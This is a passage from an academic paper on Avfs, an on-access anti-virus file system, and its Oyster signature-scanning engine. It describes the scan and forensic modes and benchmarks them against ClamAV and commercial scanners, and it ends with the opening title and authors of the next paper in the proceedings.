


Figure 8: Typical operations on files and their processing in Avfs.

Figure 8 illustrates a few operations and their effects on a file under Avfs in a few simple steps:

1. During the first open on an unknown file, there is no state associated and the operation proceeds normally.
2. On a read of page 1 of the file, the data is scanned and a state  $S1$  is computed by Oyster at the end of this scan. This state corresponds to the first page.
3. Reading to the next page of the file makes use of the previous state  $S1$  for scanning.
4. When a file is closed, the state needs to be stored persistently. A serialized form of the state is stored into an auxiliary state file.
5. Another open on the file causes the state to be deserialized from the state file and brought back into memory for further scanning.
6. Further sequential reads of the file make use of the previous state and ultimately the file gets scanned completely.
7. If the file has been scanned completely, then during its close, the latest state is written to the state file and the file is marked *clean*. A clean file is not scanned during subsequent accesses unless it is modified.

This state-oriented design provides a basis for a variety of features, described next.

## 4.2 Modes of Operation

We designed two scanning modes: a *full* mode that scans for all patterns in Oyster's virus database and a *regu-*

*lar* mode that scans for regular patterns only. We also designed two user-oriented forensic modes for different classes of users and sites of deployment. These two forensic modes are called *Immediate* and *Deferred*. Avfs can be mounted with any combination of scanning and forensic modes using mount-time options. We describe the two scan modes in Section 4.2.1 and the forensic modes in Section 4.2.2

### 4.2.1 Scan Modes

Regular and multi-part (polymorphic) patterns are explained in detail in Section 3.1. In full mode, Oyster scans input for all the patterns (regular and multi-part) in the database, making use of its full trie structure. Scanning multi-part patterns can be expensive in terms of speed because they can span several pages of a file. Writes to random locations in a file can cause repetitive scanning of the whole file. In regular mode, Oyster scans input only for regular patterns. The full mode is accurate in the sense that it scans the input for all patterns (including multi-part patterns using their virus definitions) in the database. The regular mode trades-off accuracy for speed by scanning only for regular patterns.

The semantics of the full mode are different for unknown and clean files. For unknown files during sequential reads, we always have state at the end of the previous page and as we progress toward the end of the file it gets gradually scanned and finally is marked clean. If we have random reads from different parts of the file, we adopt a different strategy. Random reads ahead of the current scanned page trigger a scan of the intermediate pages. For random reads before the current scanned page, we simply ignore scanning because that part of the file has already been scanned.

Sequential writes are dealt with in the same way as sequential reads, but the case of random writes is slightly different. Multi-part patterns of the form  $P = \{p1, p2, p3, \dots, pn\}$  are hard to detect because we could have the following scenario. Consider a multi-part pattern  $P = \{p1, p2, p3\}$  and an empty file. The first write could produce  $p2$  on page 2. Our scanner would scan the file until the end of page 2 and find that the file is clean. The next write could be  $p3$  on page 3. The final write of  $p1$  to page 1 would complete the whole virus in the file. To avoid this, the state maintained after the write to page 3 should be invalidated during the write to page 1 and the whole file should be scanned to detect the virus.

We implemented this technique which scans the whole file for multi-part patterns using the multi-part trie structure of Oyster on every random write, but it proved to be inefficient because some programs like `ld` write randomly around the two ends of the file and hence cause a number of rescans over the entire length of the file. Our current implementation, therefore, has a *full-*



*scan-on-close* flag on the file's inode which, when set, causes the file to be scanned completely for multi-part viruses when the file is closed. This flag is set if there are random writes before the current scanned page, and the page is scanned only for regular patterns using a *cushioned* scan implementation. A cushioned scan works by extending the concerned page with sufficiently large buffers of data on either side to guarantee that patterns are detected across page boundaries. The size of a cushion buffer is equal to the length of the longest pattern available in Oyster's database (currently 2,467 characters). A cushioned scan is shown in Figure 9.




Figure 9: A cushioned scan implementation for viruses spread across page boundaries

We have a configurable parameter *max-jump* that decides when the full-scan-on-close flag should be set. Forward random writes to pages within *max-jump* from the current scanned page cause intermediate pages to be scanned for all viruses, but forward writes to pages greater than *max-jump* cause only the regular patterns to be scanned for, and the full-scan-on-close flag is set. If this flag is set, access to the file is denied for all other processes except the current process performing the random writes. When the file is closed, the state is stored persistently in the file's state file. If the state indicates that the last page was scanned, the file is safely marked clean; otherwise, the state represents the last scanned page of the file.

After a file is marked clean, new reads do not result in additional scans. Appends to a clean file are dealt with in the same way as sequential writes for unknown files (files that are not marked clean). Writes to the middle of the file are handled in a similar fashion as writes to unknown files.

The regular mode is almost identical to the full mode except that it scans the input only for regular patterns. Reads to unknown or clean files, as well as sequential writes, are treated in the same way as in full mode. Random writes past the current scanned page force scanning of intermediate pages, and backward writes use cushioned scanning. The value of the maximum pattern length is currently less than a page size, so cushioned scanning adds a maximum overhead of scanning one page on either side. This overhead is less than in full mode because in full mode we have to scan the entire file to detect multi-part viruses. For large files, full mode is slower than the regular mode. Regular mode is useful in cases where random read and write performance is

important. Full mode should be used when detection of multi-part patterns is required.

## 4.2.2 Forensic Modes

If a process writes a virus into the file system, the process should be notified of this behavior as early as possible. Also, if a process is reading from an infected file, then the read must not succeed. These requirements motivated the development of an *immediate* mode that would not let viruses to be written to disk and return an error to the process so that it can take remedial action. Immediate mode is especially suited to a single-user environment where protection from viruses is the prime requirement.

In addition to the immediate mode, we developed another mode called the *deferred* mode which defers the error notification and records malicious activity. Such a mode is suitable for large enterprise servers where several users access data concurrently. In addition to on-access virus protection, this mode provides (1) data consistency by backing up files, and (2) a mechanism to trace processes that attempt to write viruses into the file system. We keep evidence such as process information, time of attack, and infected files, so that the incident can be investigated later.

When Avfs is mounted over an existing file system, it is possible for the underlying file system to already contain some virus-infected files. Such existing virus-infected files are detected during reads from the file. In this case, the file is quarantined, so that no process could access it. Another possibility of a virus infection is through a process that tries to write a virus into the file system. In the immediate mode, these writes are trapped in the Avfs layer itself and are not allowed to propagate to the lower file system. Permission for such a write is denied and the offending process is immediately notified of the corresponding error. The file remains consistent up to the last successful write to the file. The file, however, may have multi-part viruses or viruses that span over page-boundaries. A multi-part virus is not detected until all of its parts are discovered in the correct sequence in a file. At the same time, a file cannot be called clean if it contains even one part of a multi-part virus. Hence, if most parts of a multi-part virus are written and the virus is detected on writing the last part, the file could still be corrupted due to the previous virus parts. If a regular virus spans across page boundaries, only the last write to the page that completes the virus is denied.

Deferred mode operates in the same way as immediate mode for existing virus-infected files. These files are simply quarantined and access to them is denied. Attempts to write viruses, however, are treated differently. Files can have multiple instances open simultaneously.

An `open` on a file causes an instance to be created and a `close` on that instance causes the instance to terminate. We define a *session* to be the duration between the first `open` of the file and the last `close` of the file. We back up a file during the first write of a session. We keep this backup in case a virus is created in the course of this session. In such a situation, we revert to the backup and restore the file to a consistent state. Here, we have only one version of the file which prevents us from reverting to versions more than one session old. If some parts of a multi-part virus are written over several sessions, we cannot revert to totally clean versions (without any part of the virus) because we cannot detect such a virus until all its parts are written. With multiple file versions, however, this problem is easily solved.

When an attempt to write a virus is detected, we record the time of the event and the process identifier (PID) of the offending process. We do not return an error immediately to the process. Instead, we lead it to believe that the write was successful and allow it to proceed writing. However, we prevent read access to the file for the offending process, so that it cannot read the virus it had written. In addition to that, we also deny all access (read, write, open) to the file for all other processes. On `close` of the session, we rename the infected file to a new name with the recorded PID and time stamp as an evidence of the offense. Then, we rename the saved backup to the original name so that data-consistency is ensured. The saved evidence file can be used to launch an investigation into the incident.

## 5 Related Work

There are several anti-virus systems available today. Most of these systems are commercial products: Symantec's Norton Antivirus [18], McAfee Virusscan [13], Sophos [17], Anti-Virus by Kaspersky Lab [9], Computer Associates's eTrust [4], and others. To protect trade secrets, little information is released about their internals. Their development is closed, and there is no opportunity for peer review. Although the internals of these products are trade secrets, advertised information and white papers suggest their general structure. Most of the commercial scanners detect viruses using virus signature databases. These scanners boast large virus databases ranging anywhere from 65,000 to 120,000 patterns, which have been built over long periods. They also use heuristic engines for scanning. The heuristic engines eliminate files that cannot contain viruses, and scan only the suspicious ones. Such heuristics typically include identifying executable file types, appropriate file sizes, and scanning only certain regions of files for viruses.

Some commercial scanners offer real-time virus protection. Real-time protection involves scanning files for viruses when they are used. This is done by intercepting

the `open`, `close`, or `exec` system calls and scanning entire files when these system calls are invoked. Scanning during an `open` system call detects a virus only if the file is already infected. If a virus is not present during the `open`, but is written into the file after the `open` operation, on-`open` scanning does not detect it. This is the reason most real-time scanners scan for viruses on `close` of the file as well. This scheme has three drawbacks. First, viruses can be detected only after they have been written to the file. If the file cannot be repaired, critical data cannot be restored. Second, multiple processes can access a virus in a file before the file is scanned during `close`. Third, scanning files on both `open` and `close` results in scanning them twice.

ClamAV [11] is a open-source system which forms the basis of our scanning engine. ClamAV maintains an up-to-date virus-definition database; it has been adopted as the primary virus-scanner in many organizations and is the basis for several open-source projects.

Dazuko is a kernel module that provides third-party applications an interface for file access control [6]. Dazuko was originally developed by H+BEDV Datentechnik GmbH, but has been released as free software to encourage development and to enable users to compile the module into their custom kernels. Dazuko intercepts the `open`, `close`, and `exec` system calls. It passes control to virus-scanners during these system calls to perform on-access (on-`open`, on-`close`, on-`exec`) virus scanning. Clamuko [11] (the on-access scanner from ClamAV) and H+BEDV [7] are two virus scanners that use Dazuko. One disadvantage of using systems like Dazuko is that its kernel module has to communicate with user-level virus scanners, slowing performance. Sockets or devices are used for communication, so data also has to traverse protocol layers. Finally, data-copies have to be performed between the kernel and the user-level.

The *Internet Content Adaptation Protocol* (ICAP) [8] is a protocol designed to off-load specific Internet-based content to dedicated servers, thereby freeing up resources and standardizing the way features are implemented. ICAP servers focus on providing specific functionality such as spam filtering or virus scanning. The downside of this scheme is performance: data is transferred over the network to the virus-scanning server.

## 6 Evaluation

We evaluated the performance of Avfs under a variety of system conditions by comparing it to other commercial and open-source anti-virus systems.

All benchmarks were performed on Red Hat Linux 9 with a vanilla 2.4.22 kernel running on a 1.7GHz Pentium 4 processor with 1GB of RAM. A 20GB 7200 RPM Western Digital Caviar IDE disk was used for all the ex-

periments. To ensure cold-cache results, we unmounted the file systems on which the experiments were conducted between successive runs. To reduce I/O effects due to ZCAV, we located the tests on a partition toward the outside of the disk that was just large enough for the test data [5]. We recorded the elapsed, system, and user times for all tests. We computed the wait time, which is the elapsed time minus the CPU and user times used. Wait time is primarily due to I/O, but other factors such as scheduling can affect it. Each test was run at least 10 times. We used the Student-*t* distribution to compute 95% confidence intervals for the mean elapsed, system, and user times. In each case the half-widths of the confidence intervals were less than 5% of the mean. The user time is not affected by Avfs because only the kernel is changed; therefore we do not discuss user time results.

In Section 6.1 we describe the configurations used for Avfs. Section 6.2 describes the workloads we used to exercise Avfs. We describe the properties of our virus database in Section 6.3. In Section 6.4 we present the results from an Am-Utils compile. Section 6.5 presents the results of Postmark. Finally, in Section 6.6 we compare our scanning engine to others.

## 6.1 Configurations

We used all the combinations of our scanning modes and forensic modes for evaluating Avfs.

We used two scanning modes:

**FULL:** Scan for all patterns including multi-part ones.

**REGULAR:** Scan only for regular patterns.

Each scanning mode was tested with both of our forensic modes:

**IMMEDIATE:** This mode returns an error to the process immediately and does not allow malicious writes to reach the disk.

**DEFERRED:** This mode backs up a file so it can be restored to a consistent state after an infection and provide information to trace malicious activity.

We used the default trie minimum height of three and maximum of three for all tests, unless otherwise mentioned. A minimum height of three gave us the best performance for all databases and a maximum height of three gave us the best performance for databases of small sizes like 1K, 2K, 4K and 8K patterns. We show later, in Section 6.4, how the maximum height parameter can be tuned to improve performance for large databases.

For commercial anti-virus products that support on-access scanning, we ran the Am-Utils compile and the Postmark benchmarks. Clamuko and H+BEDV are in this category. Sophos and some other commercial virus scanners do not support on-access scanning trivially, so we compared the performance of our scanning engine to these on large files using command line utilities.

## 6.2 Workloads

We ran three types of benchmarks on our system: a CPU-intensive benchmark, an I/O intensive one, and one that compares our scanning engine with anti-virus products that do not support on-access scanning.

The first workload was a build of Am-Utils [14]. We used Am-Utils 6.1b3: it contains over 60,000 lines of C code in 430 files. The build process begins by running several hundred small configuration tests to detect system features. It then builds a shared library, ten binaries, four scripts, and documentation: a total of 152 new files and 19 new directories. Though the Am-Utils compile is CPU intensive, it contains a fair mix of file system operations, which result in the creation of several files and random read and write operations on them. For each file, a state file is created and backups of files are created in the deferred forensic mode. These operations of the Am-Utils benchmark sufficiently exercise Avfs. We ran this benchmark with all four combinations of scanning and forensic modes that we support. This workload demonstrates the performance impact a user might see when using Avfs under a normal workload. For this benchmark, 25% of the operations are writes, 22% are lseek operations, 20.5% are reads, 10% are open operations, 10% are close operations, and the remaining operations are a mix of readdir, lookup, etc.

The second workload we chose was Postmark [10]. Postmark simulates the operation of electronic mail servers. It performs a series of file system operations such as appends, file reads, directory lookups, creations, and deletions. This benchmark uses little CPU, but is I/O intensive. We configured Postmark to create 500 files, each between 4KB and 1MB, and perform 5,000 transactions. We chose 1MB as the file size as it was the average inbox size on our large campus mail server. For this configuration, 45.7% of the operations are writes, 31.7% are reads and the remaining are a mix of operations like open, lookup, etc. (We used Tracefs [2] to measure the exact distribution of operations in the Am-Utils and Postmark benchmarks.)

The third benchmark compares various user-level command-line scanners available today with our scanner. We scanned two clean 1GB files. The first file had random bytes and the second file was a concatenation of files in `/usr/lib`. The latter represents various executables and hence exercises various parts of the scanning trie under more realistic circumstances than random data. Overall, this workload exercises both scanning for viruses and also loading the virus database. Note that the Oyster module and its user-level counterpart have almost identical code with the exception of memory allocation functions (`kmalloc` vs. `malloc`) and some kernel specific data structures.







Figure 10: Am-Utils results. The figure on the left shows results for all Avfs modes, ClamAV, and Ext3. The figure on the right shows a detailed view for Avfs and Ext3 (note that the Y axis starts at 180 seconds).

### 6.3 Test Virus Databases

To evaluate the performance and the scalability of our Oyster virus scanner, we had to generate test virus databases with different numbers of virus signatures. To generate a virus database with fewer than the 19,807 patterns contained in the current ClamAV virus database, we simply picked signatures at random from the original database.

The generation of realistic larger databases was more involved. The most straightforward approach was to simply generate random virus signatures. However, as described in Section 3.2.1, this approach would not yield a representative worst-case virus database. Instead, we obtained the following statistics from the existing ClamAV virus database: (1) the distribution of all unique four character prefixes,  $D_p$ ; (2) the distribution of virus signature lengths,  $D_l$ ; (3) the percentage of multi-part patterns in the database,  $P_m$ ; and (4) the distribution of the number of sub-patterns for each multi-part pattern,  $D_s$ . The prefixes of length four were chosen because this number was larger than the minimum trie height parameter in our experiments. To generate one signature, we first determined at random whether the new signature will be a basic or a multi-part signature using the percentage  $P_m$ . If the new signature is a multi-part signature, we determined the number of sub-parts based on the distribution  $D_s$ , and then generated one basic pattern for each sub-part. To generate a basic signature, we randomly sampled from the distribution  $D_p$  to determine the prefix that will be used for this pattern; next, we sampled from the distribution  $D_l$  to determine the length of the signature. If the length is greater than four bytes, the remaining characters are generated randomly. The above process was repeated as many times as necessary to generate a database of the desired size. For our evaluation, we generated databases ranging from  $2^{10}$  to  $2^{17}$  (128K) signatures. We verified that the resulting databases had distribution characteristics similar to the current ClamAV database.

### 6.4 Am-Utils Results

Figure 10 shows the performance for the Am-Utils compile benchmark using various database sizes. The left hand side of this figure shows the results for four Avfs modes, ClamAV, and Ext3. The right hand side of this figure shows a detailed view for Avfs modes and Ext3. Table 1 summarizes the Am-Utils benchmark results.

	Ext3		Full Deferred		ClamAV	
Size	Elapsed	System	Elapsed	System	Elapsed	System
1K	196.9	42.4	207.7	52.1	225.4	81.5
4K	196.9	42.4	211.7	56.2	262.9	118.3
19.8K	196.9	42.4	225.5	69.7	433.5	289.3
64K	196.9	42.4	260.6	105.4	1052.8	908.8
128K	196.9	42.4	299.9	144.5	2077.4	1933.0

Overhead over Ext3 (%)						
1K	-	-	5.5	22.8	14.5	92.2
4K	-	-	7.5	32.5	33.5	179.0
19.8K	-	-	14.5	64.3	120.2	582.3
64K	-	-	32.3	148.4	434.7	2043.4
128K	-	-	52.3	240.4	955.0	4459.0

Table 1: Am-Utils build times. Elapsed and System times are in seconds. The size of 19.8K corresponds to the current ClamAV database.

The Oyster scanner was configured to use trie heights of three for both minimum and maximum trie height parameters. A minimum height of three gave us the best performance for all databases and a maximum height of three gave us the best performance for databases of small sizes like 1K, 2K, 4K, and 8K patterns. We demonstrate later in this section how the maximum height parameter can be varied to improve performance for large databases.

All of the modes have similar overhead over Ext3, with the slowest mode, FULL/DEFERRED, being 0.5–2.7% slower than the fastest mode, REGULAR/IMMEDIATE. In the FULL/DEFERRED mode, the elapsed time overheads over Ext3 varied from 5.5% for a 1K pattern database to 52.3% for a 128K pattern database, whereas the system time overhead varies from



22.8% to 240.4%. Due to I/O interleaving, a large percentage increase in the system time does not result in the same increase in elapsed time. The increase in the elapsed time is almost entirely due to the higher system time. This increase in system time is due to the larger database sizes. The Oyster module proved to scale well as the database size increased: a 128 times increase in the database size from 1K to 128K patterns resulted in elapsed time increase from 207.7 seconds to 299.9 seconds, a merely 44.4% increase in scan times. For the same set of databases, ClamAV's elapsed time increases from 225.4 seconds to 2,077.4 seconds—a 9.2 factor increase in scan times.




Figure 11: Am-Utils build times using the FULL/DEFERRED mode with a 128K signature database.

Max Level	Mem Usage	Δ Time	Speed Gain
3	45MB	0s	0s
4	60MB	−45s	45s
5	182MB	−58s	13s
6	199MB	−57.5s	−0.5s

Table 2: Effect of the maximum trie height parameter on speed and memory usage. The speed gain column shows the speed improvement over the previous maximum trie level.

The scalability for larger databases can be further improved by adjusting the minimum and maximum trie height parameters. We configured Avfs to use the slowest mode, FULL/DEFERRED. The Oyster module was configured to use a database of 128K virus signatures, and a minimum height of three. We repeated the Am-Utils benchmark with various maximum trie height parameters. Figure 11 shows the result of this experiment. Table 2 summarizes improvements in speed and increases in memory usage. A maximum height of five proved to be the fastest, but a height of four provided a reasonable increase in speed while using significantly less memory than a height of five. A system administrator has a lot of flexibility in tuning the performance of the system. If speed is very important, then a maximum trie height of five can be used. However, if the memory availability is tight, then a maximum trie height of four provides a reasonable performance improvement with a smaller memory footprint than a height of five.

## 6.5 Postmark Results

Figure 12 shows the results of running Postmark with on-access scanners: ClamAV, H+BEDV, and all four modes of Avfs. It also shows the time taken for a Postmark run on Ext3.




Figure 12: Postmark results. For Avfs, R represents REGULAR mode, F FULL, I IMMEDIATE, and D DEFERRED.

Postmark is an I/O intensive benchmark, which creates a lot of files and performs read and write operations on these files. The files are accessed at random, which results in a file being opened and closed several times during the benchmark.

When a file is created in Postmark, Avfs scans this file and creates a state file for it. Once a state file is present, no additional scanning is required during subsequent reads. Since all the writes are appends, the state in the state file is always valid and only the last page(s) ahead of the current scanned page are scanned. ClamAV's scanner is called several times on the open and close system calls to scan entire files, which contributes to its overhead. The slowest mode of Avfs, FULL/DEFERRED, takes about 252 seconds and Ext3 takes 150 seconds, which is an overhead of 68%. For the same benchmark, ClamAV takes 1,487 seconds—a factor of 9.9 slower.

H+BEDV has a heuristics engine that allows it to determine if a file needs to be checked for viruses by looking at the first few bytes in the file. This allows H+BEDV to skip scanning entire files of types that cannot be infected. Although it is possible to suppress the heuristics engine of H+BEDV in the command-line scanner, this option is not available in the on-access scanner. Due to its heuristics engine, H+BEDV shows almost identical performance to Ext3 with a 5% overhead in elapsed time but the system time increases by a factor of 5.9.

## 6.6 Scan Engine Evaluation

Our test consisted of scanning two large files, one with random data and the other with data that contained executable code from library files. None of the test files contained any viruses so the files were completely scanned.

When a file is given to a command-line scanner for scanning, it needs to set up the scanning trie before scan-

ning can start. The time taken to set up this trie depends on the size of the virus database, so we used the same size database as the other scanner for Oyster. For example, when comparing it to Sophos we used 86,755 patterns, because that is what Sophos reports as their database size.




Figure 13: File scan times for Oyster and ClamAV. The database had 19,807 patterns.

Figure 13 compares the performance of ClamAV with Oyster. We ran the benchmark for Oyster once with the minimum and maximum heights set to two, and once with the heights set to 3 and 4, respectively. The  $\langle 2, 2 \rangle$  setting matches the ClamAV trie structure, and  $\langle 3, 4 \rangle$  optimizes Oyster's performance for this benchmark.

For the Oyster scanner configured with  $\langle 2, 2 \rangle$ , the random file scan was 26 seconds slower, while the library file scan was 176 seconds faster than ClamAV. The Oyster scanner was faster for the library scan because the internal state structure maintains partially-matched patterns between successive calls to the scanner. The ClamAV scanner does not have such a structure. Instead, it rescans some of the text from the previous buffer so that patterns that span multiple buffers are detected. In a library file scan, ClamAV scanned a total of 6.2 billion patterns, while Oyster scanned 1.8% fewer patterns. In the random file benchmark, ClamAV again scanned 1.8% more patterns. Even though the Oyster scanner scanned six million fewer patterns, the overhead of maintaining the state, which includes additional malloc calls and linked list operations, exceeded the savings gained in scanning fewer patterns.

Increasing the trie height parameters to  $\langle 3, 4 \rangle$  significantly reduces the number of patterns scanned by Oyster. For the random file benchmark, Oyster scanned 369 times fewer patterns. For the library benchmark, Oyster scanned 52 times fewer patterns.

Figure 14 compares H+BEDV with Oyster. In this benchmark, we ran the command-line scanner from H+BEDV. We configured H+BEDV so that it scans all input without the heuristics engine. H+BEDV is slower with random input than with the library file. This suggests that the commercial H+BEDV scan engine is optimized to scan executable content, possibly by using a different scanning mechanism. The random file scan of




Figure 14: File scan times for Oyster and H+BEDV. The database had 66,393 patterns.

H+BEDV is 6.2 times slower than H+BEDV's scan of the library file. For 1GB of random input, Oyster is 56% faster than H+BEDV. For a 1GB library file however, Oyster is 3.2 times slower than H+BEDV.




Figure 15: File scan times for Oyster and Sophos. The database had 86,755 patterns.

Figure 15 compares Sophos, an optimized commercial product, with Oyster. Oyster is slower by 97% for random input and by 124% for the library file, suggesting that Oyster can be further optimized in the future.

## 7 Conclusions

The main contribution of our work is that for the first time, to the best of our knowledge, we have implemented a true on-access state-oriented anti-virus solution that scans input files for viruses on reads and writes.

- Avfs intercepts file access operations (including memory-mapped I/O) at the VFS level unlike other on-access systems that intercept the `open`, `close`, and `exec` system calls. Scanning during read and write operations reduces the possibility of a virus attack and can trap viruses before they are written to disk. In addition to providing data consistency by backing up files, the forensic modes of operation in Avfs provide means to track malicious activity by recording information about malicious processes.
- Our Oyster scan engine improves the performance of the pattern-matching algorithm using variable trie heights, and scales efficiently for large database sizes. State-based scanning in Oyster allows us to scan a buffer of data in parts. This state-oriented

design reduces the amount of scanning required by performing partial file-scanning.

- By separating the file system (Avfs) from the scan-engine (Oyster), we have made the system flexible and extensible, allowing third-party virus scanners to be integrated into our system.

## 7.1 Future Work

We plan to improve the Oyster scanning engine in a variety of ways. Oyster scans all files, even those that are not executable. We plan to allow Oyster to scan for viruses within only specific file types. For example, when scanning a Microsoft Office document, Oyster will scan only for macro viruses. Since some viruses can only occur in certain segments of a file, it is not necessary to scan for them in the rest of the file. We plan to integrate positional matching into Oyster, so that only relevant portions of files are scanned. Also, we plan to scan for all patterns on a leaf node of the scanning trie simultaneously instead of scanning for each pattern sequentially, thereby improving the scan engines performance.

We plan to maintain Avfs state for more than one page per file. These states can be used to scan for multi-part patterns efficiently even during random writes. Our investigation will evaluate trade-offs between storing more and less state information. We plan to add more forensic features to the deferred mode, such as terminating the offending processes, and storing the core dump of the process along with other useful evidence of malicious activity. We also plan to integrate a versioning engine [12] with Avfs to support multiple levels of versioning. We can keep track of changes to a file across several versions to provide more accurate forensics.

The Oyster scan engine can also be applied to generic pattern matching. Rather than using a database of viruses, Oyster could use a database of keywords. For example, a brokerage firm could flag files for review by a compliance officer. Other companies could flag keywords related to trade secrets. We plan to investigate what file system policies would be useful for such applications.

## 8 Acknowledgments

We thank the Usenix Security reviewers for the valuable feedback they provided. We also thank the ClamAV developers for providing an open source virus scanner and for their useful comments during the development of Oyster. This work was partially made possible by an NSF CAREER award EIA-0133589, NSF Trusted Computing award CCR-0310493, and HP/Intel gift numbers 87128 and 88415.1.

## References

- [1] A. V. Aho and M. J. Corasick. Efficient string matching: an aid to bibliographic search. *Communications of the ACM*, 18(6):333–340, June 1975.
- [2] A. Aranya, C. P. Wright, and E. Zadok. Tracefs: A File System to Trace Them All. In *Proceedings of the Third USENIX Conference on File and Storage Technologies (FAST 2004)*, pages 129–143, San Francisco, CA, March/April 2004.
- [3] F. Cohen. Computer viruses: theory and experiments. *Computers and Security*, 6(1):22–35, 1987.
- [4] Computer Associates. eTrust. [www3.ca.com/Solutions](http://www3.ca.com/Solutions), 2004.
- [5] D. Ellard and M. Seltzer. NFS Tricks and Benchmarking Traps. In *Proceedings of the Annual USENIX Technical Conference, FREENIX Track*, pages 101–114, June 2003.
- [6] H+BEDV Datentechnik GmbH. Dazuko. [www.dazuko.org](http://www.dazuko.org), 2004.
- [7] H+BEDV Datentechnik GmbH. H+BEDV. [www.hbedv.com](http://www.hbedv.com), 2004.
- [8] J. Elson and A. Cerpa. Internet Content Adaptation Protocol (ICAP). Technical Report RFC 3507, Network Working Group, April 2003.
- [9] Kaspersky Lab. Kaspersky. [www.kaspersky.com](http://www.kaspersky.com), 2004.
- [10] J. Katcher. PostMark: a New Filesystem Benchmark. Technical Report TR3022, Network Appliance, 1997. [www.netapp.com/tech\\_library/3022.html](http://www.netapp.com/tech_library/3022.html).
- [11] T. Kojm. ClamAV. [www.clamav.net](http://www.clamav.net), 2004.
- [12] K. Muniswamy-Reddy, C. P. Wright, A. Himmer, and E. Zadok. A Versatile and User-Oriented Versioning File System. In *Proceedings of the Third USENIX Conference on File and Storage Technologies (FAST 2004)*, pages 115–128, San Francisco, CA, March/April 2004.
- [13] Network Associates Technology, Inc. McAfee. [www.mcafee.com](http://www.mcafee.com), 2004.
- [14] J. S. Pendry, N. Williams, and E. Zadok. *Am-utils User Manual*, 6.1b3 edition, July 2003. [www.am-utils.org](http://www.am-utils.org).
- [15] J. Reynolds. The Helminthiasis of the Internet. Technical Report RFC 1135, Internet Activities Board, December 1989.
- [16] R. Richardson. Computer Crime and Security Survey. *Computer Security Institute*, VIII(1):1–21, 2003. [www.gocsi.com/press/20030528.html](http://www.gocsi.com/press/20030528.html).
- [17] Sophos. Sophos Plc. [www.sophos.com](http://www.sophos.com), 2004.
- [18] Symantec. Norton Antivirus. [www.symantec.com](http://www.symantec.com), 2004.
- [19] E. Zadok and J. Nieh. FiST: A Language for Stackable File Systems. In *Proceedings of the Annual USENIX Technical Conference*, pages 55–70, June 2000.

# Side effects are not sufficient to authenticate software

Umesh Shankar\*  
UC Berkeley  
ushankar@cs.berkeley.edu

Monica Chew  
UC Berkeley  
mmc@cs.berkeley.edu

